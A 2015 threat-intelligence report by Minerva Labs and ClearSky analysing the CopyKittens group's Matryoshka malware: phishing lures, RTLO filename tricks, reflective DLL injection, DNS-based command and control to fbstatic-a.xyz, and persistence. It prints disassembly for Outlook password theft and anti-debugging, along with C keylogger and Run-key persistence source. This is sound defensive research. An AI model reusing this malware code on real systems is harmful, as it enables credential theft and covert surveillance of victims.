CopyKittens Attack Group

Version 1.0 – 23/11/2015

Contents

Executive Summary 3
The Group Attack Cycle 4
Step One – Spear Phishing 4
Step Two - Droppers Matryoshka 6
Dropper – SCR PE File 6
Step Three - Reflective Loader 8
Step Four - RAT Component 10
Runtime API Address Resolution 10
Installation and Persistence 10
DNS Command & Control 11
Common RAT Capabilities 13
Improvement Over Time 15
About Us 16
Minerva Labs 16
ClearSky Cyber Security 16
Appendix A – Spear Phishing Examples 17
Appendix B – Indicators of Compromise 20

Executive Summary

The Middle East has been a cyber warfare hotspot for almost a decade now, a theatre for some of the most advanced threats the world has ever witnessed. In between those highly advanced attacks, more and more attackers possessing only a basic set of skills started to pop up – spreading well known RATs, obfuscated with generic publicly-available packers.

This report focuses on the **CopyKittens**, a mid-level group.

The CopyKittens attacks are effective and advanced in a few ways:

- Infecting of computers is performed in multi-stage, stealthy method
- Data exfiltration is performed over DNS protocol
- They avoid using known RATs and packers, tools are "homemade"
- Constant development is performed to overcome security products improvements

Yet, this group is clearly not made up of dozens of high-end computer and security experts. The CopyKittens assembled major parts of their attack from code snippets carefully picked from public repositories and online forums, hence their nickname. We also named their attack tool "Matryoshka"[1] due to the fact that it was written as a multi-stage framework, with each part of it built to integrate its subsequent step.

We have had only a partial window to the targets of these semi-sophisticated yet highly effective attacks. Among them were high ranking diplomats at Israel's Ministry of Foreign Affairs and some well-known Israeli academic researchers specializing in Middle East Studies. Even if we combine this with the fact that attackers goal seemed to be theft of sensitive data, we still lack the ability to clearly identify who is behind this attacks and if it was sponsored by another major actor.

In our opinion, this will not be the last time we hear from this group. Their constant striving toward improved performance, the fact that they probably executed successful attacks and the current turmoil in the Middle East region leads us to the conclusion that the CopyKittens will keep striking targets with similar profiles in the near future.

[1] https://en.wikipedia.org/wiki/Matryoshka_doll


The Group Attack Cycle

CopyKittens has conducted at least three waves of cyber-attacks in the past year. In each of the attacks the infection method was almost identical and included an extraordinary number of stages used to avoid detection. As with other common threat actors, the group relies on social engineering methods to deceive its targets prior to infection.


Step One – Spear Phishing

The attack is initiated by sending an infected document file as an email attachment. In most cases the email subjects have been carefully chosen to match the target's interests. We were able to retain a copy of an email used to target an Israeli ambassador in a large eastern European country. Some of the emails subjects were:

1. *Registration form to the United Nations CTITF* (Counter Terrorism Implementation Task Force).
2. *[Israeli MFA] questionnaire - URGENT*– An original paper, probably stolen in previous attacks[2].




The email contains the first link in the chain, a word document, containing an OLE binary object.



[2] https://malwr.com/analysis/ZDg3Nzg3MDM3MWQwNDdmNTgwYWRmOTJkNWFhYTQ0ZjY/


The embedded binary objects in the lure documents contained a trailing “fdp.scr” in their names with a special invisible Unicode character. This character officially described as "Right-To-Left Override" flips the directionality of the string from its position and onward.

For example, if we name a file "filename [special flipping char]fdp.scr" it will be displayed as "filename rcs.pdf”.



This form of subterfuge has been previously employed by other Middle Eastern threat actors such as “Desert Falcons”, reported by Kaspersky[3] and by elements operating in Syria[4].

In other cases, the document includes instructions motivating the victim to enable macro code execution. If the trap is successful and the user played his part, the infection stage begins.



[3] https://securelist.com/blog/research/68817/the-desert-falcons-targeted-attacks/
[4] http://syrianmalware.com/

Step Two - Droppers Matryoshka

Unlike most malwares, CopyKittens' tools are bound to each other. The Matryoshka infection framework is built of three parts:

- **Dropper**
  - Obfuscating code and signaling to the C2 that the file has been executed
  - Launching the loader and using it to execute functions.
  - Comparing anti-analysis logic and reporting it back to C2
- **Reflective Loader**
  - Employing anti-debugging and anti-sandboxing techniques
  - Runtime API Address resolver
  - Covert DLL injection of the RAT library
  - Persistence file on disk
- **RAT component**
  - Configuring the Reflective Loader to survive reboots and process exits
  - DNS Command and Control communication
  - Common RAT functionalities

Dropper – SCR PE File

Files with *scr* extension are just the same as *exe* executables. Windows screen savers originally used this extension but nowadays medium-level threat actors commonly use it as a way to deceive the average user who might be deterred from an *exe* file extension.

The dropper name always matched the promised content of the spear phishing email.

In the latest version of the dropper, the lure pdf is saved to the user's %TEMP% folder with an "~st" prefix and random number, followed by a ".pdf" extension. Once the file has been successfully saved, the pdf is opened and displayed to the user via ShellExecute API and Open command. This is done to lower the target's suspicions and mask the true functionality of the executable.

While the user unsuspectingly reads the document, the following routine runs hidden in the background:

The malware first unpacks the "Reflective Loader" component into the memory and signals to its "C2 parents" the attack has been executed by downloading an image file from a remote server. The URL of the remote file is built out of two constant strings which again might suggest some kind of builder to this platform.

- We believe the first string to be a unique ID of the target or sample.
- The second is the full URL – "HTTP://DOMAIN/"RandomString"/%s(TargetID)/"CampgainIdentifer"/"NameOFFile".png"

After signaling to the attackers, the malware calls a specific export function from the Reflective Loader named "_check". This routine is a copied code from the "Pafish" open source project, led

by Alberto Ortega (@a0rtega)[5] who describes it as: “A demonstration tool that employs several techniques to detect sandboxes and analysis environments in the same way as malware families do”.

Pafish will enumerate and look for known virtualization and sandbox artifacts and then print results back to the researcher screen.

Since the original Pafish code is built to improve security researchers’ ability to discover evasive malware, the CopyKittens group has modified the code logic.

Instead of printing the functions’ results back to the user, the code will now assign a static number from 1-27 in the case of an artifact being found, and will return that value to the calling function (the SCR dropper in this case).


Upon returning from the “_check” function, the dropper will perform a simple comparison and if an analysis machine has been detected, it will signal the attackers again using almost the same URL as it did before but replacing the name of the “.png” file to the letter “n” concatenated with the number of the artifact found by Pafish.

Below is a table demonstrating the artifacts and their corresponding value:

sandbox usernames and paths	1,2
Generic sandbox sleep patch	5
DeleteFile is hooked	6
Sandboxie sbiedll is injected	7
Wine Linux emulator is present	8
Running in Virtualbox VM	9-21
Running in VMWARE VM	22-25
Running in QEMU VM	26,27

[5] https://github.com/a0rtega/pafish

During our investigation we were able to identify an example of this behavior in a VirusTotal report on one of the domains used by the attackers:



We believe this URL was submitted by a target or other researchers analyzing the malware.

After alerting the attackers they have been discovered, the dropper will try to delete the temporary files created by him and terminate activity of the infection process.

In the case no analysis machine is found, Reflective Loader will be called again with the "_dec" (possibly abbreviation of the word "decrypt") and the third stage of the attack will commence.

Step Three - Reflective Loader

In an attempt to increase stealthiness, the CopyKittens group has decided to use another open source project[6] by Stephen Fewer (@stephenfewer). The project implements a remote library injection technique called "Reflective DLL Injection". Fewer describes the method in his paper[7]:

"Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process".
This method enables the RAT library to run on the host machine without a dedicated process and without registration of the library under the loaded modules.


The original project was built as a command line utility with the target process identifier provided as an argument. In a real attack scenario, the injected process identifier is obviously unknown to the attacker and a suitable host process should be located at runtime. The CopyKittens group has implemented this routine by using WTSEnumerateProcess API to get a list of current active processes and then trying to get a handle to each process via OpenProces API, avoiding x64 processes.

[6] https://github.com/stephenfewer/ReflectiveDLLInjection
[7] http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf

```
call    WTSEnumerateProcess
test    eax, eax
jz      short loc_10003CAA
mov     ebx, edi
cmp     [ebp+var_18], ebx
jbe     short loc_10003CB0

                        ; CODE XREF: sub_10003BEA+BA↓j
mov     eax, [ebp+var_14]
push    dword ptr [edi+eax+4] ; ProcessId
push    0               ; bInheritHandle
push    412h            ; dwDesiredAccess: Create_THREAD| VM_READ | QUERY_INFORMATION
call    OpenProcess
mov     [ebp+var_20], eax
test    eax, eax
jz      short loc_10003C9D
lea     ecx, [ebp+var_D]
call    sub_10002218
test    eax, eax
jz      short loc_10003C70
lea     eax, [ebp+SystemInfo]
push    eax             ; lpSystemInfo
call    ds:GetNativeSystemInfo
push    [ebp+var_20]
lea     ecx, [ebp+var_D]
call    sub_100021D3
jmp     short loc_10003C73
```

Once a suitable host has been found for infection, the rest of Fewer's project code will be used to inject the malicious library and execute the RAT.



Step Four - RAT Component

The main part of "Matryoshka" is a remote administration tool library. It is designed to exist in the infected computer memory and is never written to the computer's physical disk itself.

When we "dumped" the RAT to the disk, some of the AV tools detect it with the following signatures:

Trojan.Jectin identified on April 9th 2015 by Symantec[8].

Troj/Agent-AMEY that was identified on March 25th 2015 by Sophos[9].

This, however, is not the case while the RAT is injected into a legitimate host process.

Runtime API Address Resolution

Since the library is injected into memory, the imported functions must be resolved in runtime, to solve this problem the CopyKittens group used a method called "Runtime API Address Resolution"[10] using the LoadLibrary and GetProcAddress APIs. In order to evade static virus scanners in new version of the RAT, the attackers obfuscated the names of the API functions. They resolve them in runtime using a simple substitute cipher combined with Base64 encoding. The same trick was used in the Reflective Loader component. We retrieved the original functions names as plaintext strings by using a simple Python script. A list of decrypted API strings and the python code can be found in the Appendix and Minerva Labs Research GitHub repository[11].

Installation and Persistence

Since the RAT library was built to run from the memory of a host process, it relies on the loader to survive system restart. The first time the RAT runs, it will copy the reflective loader, named "kernel.dll" to one of Windows' common folders and will create a registry key named {0355F5D0-467C-30E9-894C-C2FAEF522A13} under "SOFTWARE\Microsoft\Windows\CurrentVersion\Run" with the value of "C:\Windows\System32\rundll32.exe "\%LOCATION%\kernel.dll" _dec" to re-run the injection routine after each boot.

In addition, to make sure the RAT always runs (since host process might be closed or crash), the RAT creates a task in the Windows task scheduler named "Microsoft Boost Kernel Optimization" which will re-run the injection routine every 20 minutes. The task scheduler method has also been added to the newest version of the RAT.


---

[8] http://www.symantec.com/security_response/earthlink_writeup.jsp?docid=2015-040923-3643-99

[9] https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Agent-AMEY/detailed-analysis.aspx

[10] https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/a_museum_of_api_obfuscation_on_win32.pdf

[11] https://github.com/MinervaLabsResearch/BlogPosts



This makes the RAT unstable as multiple instances may be executed simultaneously on the same host machine causing unexpected behavior. To reduce this risk, the authors have used a global mutex.

DNS Command & Control

The RAT uses DNS protocol to communicate with the attackers C2 server.

```
DNS     111 Standard query 0x8527  A bcafae.biaj.iu2jjjrjjj.[redacted].fbstatic-a.xyz
DNS     138 Standard query response 0x8527  A 134.170.185.23
DNS     105 Standard query 0xb510  A ibeafi.a.gu2cdrb.[redacted].fbstatic-a.xyz
DNS     132 Standard query response 0xb510  A 161.69.29.251
DNS     105 Standard query 0x1e99  A fbeage.a.hu2cdrc.[redacted].fbstatic-a.xyz
```

The DNS queries are constructed from the following sections:

1. C2 domain name
2. The unique ID of the infected machine (computer name + HD serial
3. Random string
4. Data to be transmitted.

To make traffic analysis and detection more difficult, the group uses a substitute cipher to obfuscate the data before it is sent to the C2:

```
.text:6C6B95E6 CaesarCipher    proc near               ; CODE XREF: H_EncryptBeforeExfiltrate+59↓p
.text:6C6B95E6
.text:6C6B95E6 arg_0           = dword ptr  8
.text:6C6B95E6
.text:6C6B95E6                 push    ebp
.text:6C6B95E7                 mov     ebp, esp
.text:6C6B95E9                 mov     ecx, [ebp+arg_0]
.text:6C6B95EC                 lea     eax, [ecx-61h]
.text:6C6B95EF                 cmp     eax, 9
.text:6C6B95F2                 ja      short loc_6C6B95F9
.text:6C6B95F4                 lea     eax, [ecx-31h]
.text:6C6B95F7                 jmp     short loc_6C6B9619
.text:6C6B95F9 ; ---------------------------------------------------------------------------
.text:6C6B95F9
.text:6C6B95F9 loc_6C6B95F9:                           ; CODE XREF: CaesarCipher+C↑j
.text:6C6B95F9                 lea     eax, [ecx-30h]
.text:6C6B95FC                 cmp     eax, 9
.text:6C6B95FF                 ja      short loc_6C6B9606
.text:6C6B9601                 lea     eax, [ecx+31h]
.text:6C6B9604                 jmp     short loc_6C6B9619
.text:6C6B9606 ; ---------------------------------------------------------------------------
.text:6C6B9606
.text:6C6B9606 loc_6C6B9606:                           ; CODE XREF: CaesarCipher+19↑j
.text:6C6B9606                 lea     eax, [ecx-6Bh]
.text:6C6B9609                 cmp     eax, 0Fh
.text:6C6B960C                 ja      short loc_6C6B9617
.text:6C6B960E                 mov     eax, 0E5h
.text:6C6B9613                 sub     eax, ecx
.text:6C6B9615                 jmp     short loc_6C6B9619
.text:6C6B9617 ; ---------------------------------------------------------------------------
.text:6C6B9617
.text:6C6B9617 loc_6C6B9617:                           ; CODE XREF: CaesarCipher+26↑j
.text:6C6B9617                 mov     al, cl
.text:6C6B9619
.text:6C6B9619 loc_6C6B9619:                           ; CODE XREF: CaesarCipher+11↑j
.text:6C6B9619                                         ; CaesarCipher+1E↑j ...
.text:6C6B9619                 pop     ebp
.text:6C6B961A                 retn    4
.text:6C6B961A CaesarCipher    endp
.text:6C6B961A
```

Another way used to disguise the DNS traffic and lower the suspicions of SOC and NOC teams was the use IPs from address blocks of Microsoft and McAfee in the C2 responses:

```
NetRange:       161.69.0.0 - 161.69.255.255
CIDR:           161.69.0.0/16
NetName:        NETWORK-ASSOCIATES-INC
NetHandle:      NET-161-69-0-0-1
Parent:         NET161 (NET-161-0-0-0-0)
NetType:        Direct Assignment
OriginAS:
Organization:   McAfee, Inc. (MCAFE-2)
```

```
NetRange:       134.170.0.0 - 134.170.255.255
CIDR:           134.170.0.0/16
NetName:        MICROSOFT
NetHandle:      NET-134-170-0-0-1
Parent:         NET134 (NET-134-0-0-0-0)
NetType:        Direct Assignment
OriginAS:
Organization:   Microsoft Corp (MSFT-Z)
```

Once a command is received from the C2 server in the DNS response, the RAT will translate it to a corresponding command.

For example, when the C2 sends a DNS response with the IP address 134.170.185.13, the RAT will try and steal outlook passwords.

Common RAT Capabilities

Outlook passwords

This functionality resembles a method described by SecurityExploded [12] for "Recovering Passwords from Outlook 2002-2013". We can assume that the group has copied this code as well.

```
push    eax             ; phkResult
push    20019h          ; samDesired
push    ebx             ; ulOptions
mov     ebx, ds:RegOpenKeyExW
push    offset SubKey   ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_100068DA
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB

                        ; CODE XREF: sub_1000682F+9E↑j
push    [esp+278h+phkResult] ; hKey
mov     edi, ds:RegCloseKey
call    edi ; RegCloseKey
lea     eax, [esp+278h+phkResult]
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicr_2 ; "Software\\Microsoft\\Windows Messaging "...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_1000690D
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB

                        ; CODE XREF: sub_1000682F+D1↑j
push    [esp+278h+phkResult] ; hKey
call    edi ; RegCloseKey
lea     eax, [esp+278h+phkResult]
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicr_3 ; "Software\\Microsoft\\Office\\15.0\\Outl"...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_1000693A
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB
```

Screen Grabbing and Keylogging

This RAT is also capable of screen grabbing and keylogging. Unsurprisingly, here too we were able to trace back a portion of the original source code from the popular rohitab.com online forum[13] .

[12] http://securityxploded.com/outlookpasswordsecrets.php (Recovering Passwords from Outlook 2002-2013)

[13] http://www.rohitab.com/discuss/topic/40069-keylogging-all-users-across-windows-7-professional/

```
//Keyboard hook callback function.
//msdn.microsoft.com/en-us/library/ms644959.aspx
LRESULT CALLBACK LowLevelKeyboardProc(int nCode, WPARAM wParam, LPARAM lParam){
    // Get new info.
    KBDLLHOOKSTRUCT *pKeyBoard = (KBDLLHOOKSTRUCT *)lParam;
    switch(wParam){
        case WM_KEYUP:{
            GetWindow();
            UINT code = pKeyBoard->vkCode;
            if(code == 8) fputs(" [BACKSPACE] ", keyLog);
            else if(code == 27) fputs(" [ESC] ", keyLog);
            else if(code == 33) fputs(" [Page Up] ", keyLog);
            else if(code == 34) fputs(" [Page Down] ", keyLog);
            else if(code == 35) fputs(" [END] ", keyLog);
            else if(code == 36) fputs(" [HOME] ", keyLog);
            else if(code == 37) fputs(" [Arrow Left]", keyLog);
            else if(code == 38) fputs(" [Arrow Up]", keyLog);
            else if(code == 39) fputs(" [Arrow Right]", keyLog);
            else if(code == 40) fputs(" [Arrow Down]", keyLog);
            else if(code == 45) fputs(" [INSERT] ", keyLog);
            else if(code == 46) fputs(" [DELETE] ", keyLog);
            else if(code == 54 && GetAsyncKeyState(VK_SHIFT)) fputs("^",keyLog);
            else if(code == 91) fputs(" [L Windows Key] ", keyLog);
            else if(code == 92) fputs(" [R Windows Key] ", keyLog);
            else if(code == 93) fputs(" [R Menu] ", keyLog);
            else if(code == 144) fputs(" [NUM LOCK] ", keyLog);
            else if(code == 222) fputs(" [ACUTE/CEDILLA] ",keyLog);
            else GetKeyFromVCode(code,false);
            //Flush to prevent from losing data upon unexpected program termination.
            fflush(keyLog);
        }
        default:
            return CallNextHookEx(NULL, nCode, wParam, lParam);
    }
    return 0;
}
```

sub_1000BBC6:1000BC4E	1003AD08	Unicode	[Page Up]
sub_1000BBC6:1000BC63	1003AD20	Unicode	[Page Down]
sub_1000BBC6:1000BC78	1003AD3C	Unicode	[END]
sub_1000BBC6:1000BC8D	1003AD4C	Unicode	[HOME]
sub_1000BBC6:1000BCA2	1003AD60	Unicode	[Arrow Left]
sub_1000BBC6:1000BCB7	1003AD7C	Unicode	[Arrow Up]
sub_1000BBC6:1000BCCC	1003AD94	Unicode	[Arrow Right]
sub_1000BBC6:1000BCE1	1003ADB4	Unicode	[Arrow Down]
sub_1000BBC6:1000BCF6	1003ADD0	Unicode	[INSERT]
sub_1000BBC6:1000BD08	1003ADE8	Unicode	[DELETE]
sub_1000BBC6:1000BD1A	1003AE00	Unicode	[L Windows Key]
sub_1000BBC6:1000BD2C	1003AE24	Unicode	[R Windows Key]
sub_1000BBC6:1000BD3E	1003AE48	Unicode	[R Menu]
sub_1000BBC6:1000BD53	1003AE60	Unicode	[NUM LOCK]
sub_1000BBC6:1000BD68	1003AE7C	Unicode	[ACUTE/CEDILLA]

Another interesting fact is that the author also copied the registry key described in the installation stage above, replacing only a single character of the original randomly generated unique ID.

```
//Add the exe to the registry to run on startup.
LONG AddRegistry(void){
HKEY hKey = nullptr;
//Get the HKEY handle with write permission.
// Check to see if we can write to run and if run exists.
if( RegOpenKeyEx( HKEY_LOCAL_MACHINE, _T("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"), 0, KEY_ALL_ACCESS, &hKey ) == ERROR_SUCCESS ){

   TCHAR FileName[MAX_PATH];
   // C:\Program Files (x86)\Temp
   //C:\Users\Public\Documents\Temp
   _tcscpy( FileName, _T("C:\\tkl.exe") );
   size_t pathLen = ( ( _tcslen(FileName) + 1 ) * sizeof( TCHAR ) );
   TCHAR *pKeyName = "{0355F5D0-467C-30E9-894C-C2FAEF522A12}";
   if( RegSetValueEx( hKey, pKeyName, 0, REG_SZ, (LPBYTE)&FileName, pathLen ) == ERROR_SUCCESS ){
    RegCloseKey(hKey);
    return ERROR_SUCCESS;
   }
   else{
    RegCloseKey(hKey);
    return -1L;
   }
}
else{
  RegCloseKey(hKey);
  return -1L;
}
}
```

Improvement Over Time

In comparing samples from different attack cycles, we can easily see that the attackers have spent time improving their tool, making it more persistent and harder to detect.

For example, between the first versions of the RAT and the latest, the group started to resolve more API during runtime, using obfuscated strings. A comparison of the outlook password extraction function from previous and current RAT versions can be seen below.

```
push    eax             ; phkResult
push    20019h          ; samDesired
push    ebx             ; ulOptions
mov     ebx, ds:RegOpenKeyExW
push    offset SubKey   ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_100068D0
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB

                        ; CODE XREF: sub_1000682F+9E↑j
push    [esp+278h+phkResult] ; hKey
mov     edi, ds:RegCloseKey
call    edi ; RegCloseKey
lea     eax, [esp+278h+phkResult]
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicr_2 ; "Software\\Microsoft\\Windows Messaging "...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_100069D0
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB

                        ; CODE XREF: sub_1000682F+D1↑j
push    [esp+278h+phkResult] ; hKey
call    edi ; RegCloseKey
lea     eax, [esp+278h+phkResult]
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicr_3 ; "Software\\Microsoft\\Office\\15.0\\Outl"...
push    80000001h       ; hKey
call    ebx ; RegOpenKeyExW
test    eax, eax
jnz     short loc_10006930
push    [esp+278h+phkResult] ; hKey
mov     ecx, esi
call    sub_100061EB
```

```
push    eax
push    ebx
push    edi
push    offset aSoftwareMicr_1 ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push    80000001h
call    dword_100A23D8
test    eax, eax
jnz     short loc_1000C9B3
push    [esp+278h+hKey] ; hKey
mov     ecx, esi
call    sub_1000C2C3

                        ; CODE XREF: sub_1000C989+9D↑j
push    [esp+278h+hKey]
call    dword_100A26D0
lea     eax, [esp+278h+hKey]
push    eax
push    ebx
push    edi
push    offset aSoftwareMicr_2 ; "Software\\Microsoft\\Windows Messaging "...
push    80000001h
call    dword_100A23D8
test    eax, eax
jnz     short loc_1000C9E3
push    [esp+278h+hKey] ; hKey
mov     ecx, esi
call    sub_1000C2C3

                        ; CODE XREF: sub_1000C989+CD↑j
push    [esp+278h+hKey]
call    dword_100A26D0
lea     eax, [esp+278h+hKey]
push    eax
push    ebx
push    edi
push    offset aSoftwareMicr_3 ; "Software\\Microsoft\\Office\\15.0\\Outl"...
push    80000001h
call    dword_100A23D8
test    eax, eax
jnz     short loc_1000CA13
push    [esp+278h+hKey] ; hKey
mov     ecx, esi
call    sub_1000C2C3
```

In addition, the group has been adding anti sandboxing techniques, such as the code from Pafish described above and anti-debugging methods:

```
{
  __asm { int     2Dh             ; Windows NT - debugging services: eax = type }
  return 1;
}
```

```
v0 = 0;
v8 = 0;
v1 = SGetModuleHandleW(L"ntdll.dll");
v2 = GetProcAddress(v1, "NtQueryObject");
((void (__stdcall *)(_DWORD, signed int, int *, signed int, int *))v2)(0, 3, &v8, 4, &v8);
v3 = SVirtualAlloc(0, v8, 12288, 4);
v4 = (char *)v3;
if ( v3 )
{
  if ( !((int (__stdcall *)(signed int, signed int, int, int, _DWORD))v2)(-1, 3, v3, v8, 0) )
  {
    v6 = (int)(v4 + 4);
    v7 = *(_DWORD *)v4;
    if ( !*(_DWORD *)v4 )
      goto LABEL_7;
    while ( wcscmp(L"DebugObject", *(const wchar_t **)(v6 + 4)) )
    {
      v6 = ((*(_DWORD *)(v6 + 4) + *(_WORD *)v6) & 0xFFFFFFFC) + 4;
      if ( ++v0 >= v7 )
        goto LABEL_7;
    }
    if ( *(_DWORD *)(v6 + 12) )
LABEL_7:
      LOBYTE(v0) = 1;
    else
      LOBYTE(v0) = 0;
  }
  VirtualFree(v4, 0, 0x8000u);
  result = v0;
}
else
{
  result = 0;
}
return result;
}
```

This anti-debugging code seems to have been copied from CodeProject[14], a well-known online source.

